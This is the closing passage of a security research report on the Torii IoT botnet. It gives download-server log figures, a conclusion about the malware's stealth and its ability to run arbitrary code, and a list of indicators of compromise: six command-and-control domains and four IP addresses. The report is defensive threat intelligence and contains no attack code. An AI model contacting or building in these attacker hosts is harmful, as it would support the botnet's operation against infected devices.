According to logs we were able to analyze, a total of 592 unique clients were downloading files from this server over a period of a few days. It's important to remember that once the target device receives the payload, it stops connecting to the download server and connects to the CnC server. Therefore, we are likely seeing a snapshot of new devices that were recruited into this botnet over the period of time for which we have log files.

Additionally, there are 8 clients that were using both the HTTP server and the FTP server, which could be the case if downloading using HTTP failed for some reason, or if Torii authors were testing functionality of the bash script or a server set up

We cannot speculate about what we do not have evidence for, but this server could be just one of a number of servers infecting new target devices, and only further investigation will reveal the true scope of this botnet. Given the level of sophistication of the malware we researched, it would seem likely that it is designed to map and control a large number of diverse devices.

Conclusion

Even though our investigation is continuing, it is clear that Torii is an example of the evolution of IoT malware, and that its sophistication is a level above anything we have seen before. Once it infects a device, not only does it send quite a lot of information about the machine it resides on to the CnC, but by communicating with the CnC, it allows Torii authors to execute any code or deliver any payload to the infected device. This suggests that Torii could become a modular platform for future use. Also, because the payload itself is not scanning for other potential targets, it is quite stealthy on the network layer.

Stay tuned for the follow ups.

IoC

CnC

top.haletteompson.com

cloud.tillywirtz.com

trade.andrewabendroth.com

press.eonhep.com

editor.akotae.com

web.reeglais.com

IP

184.95.48.12

104.237.218.82

104.237.218.85

66.85.157.90

SHA256
[click here to view SHA256 hashes]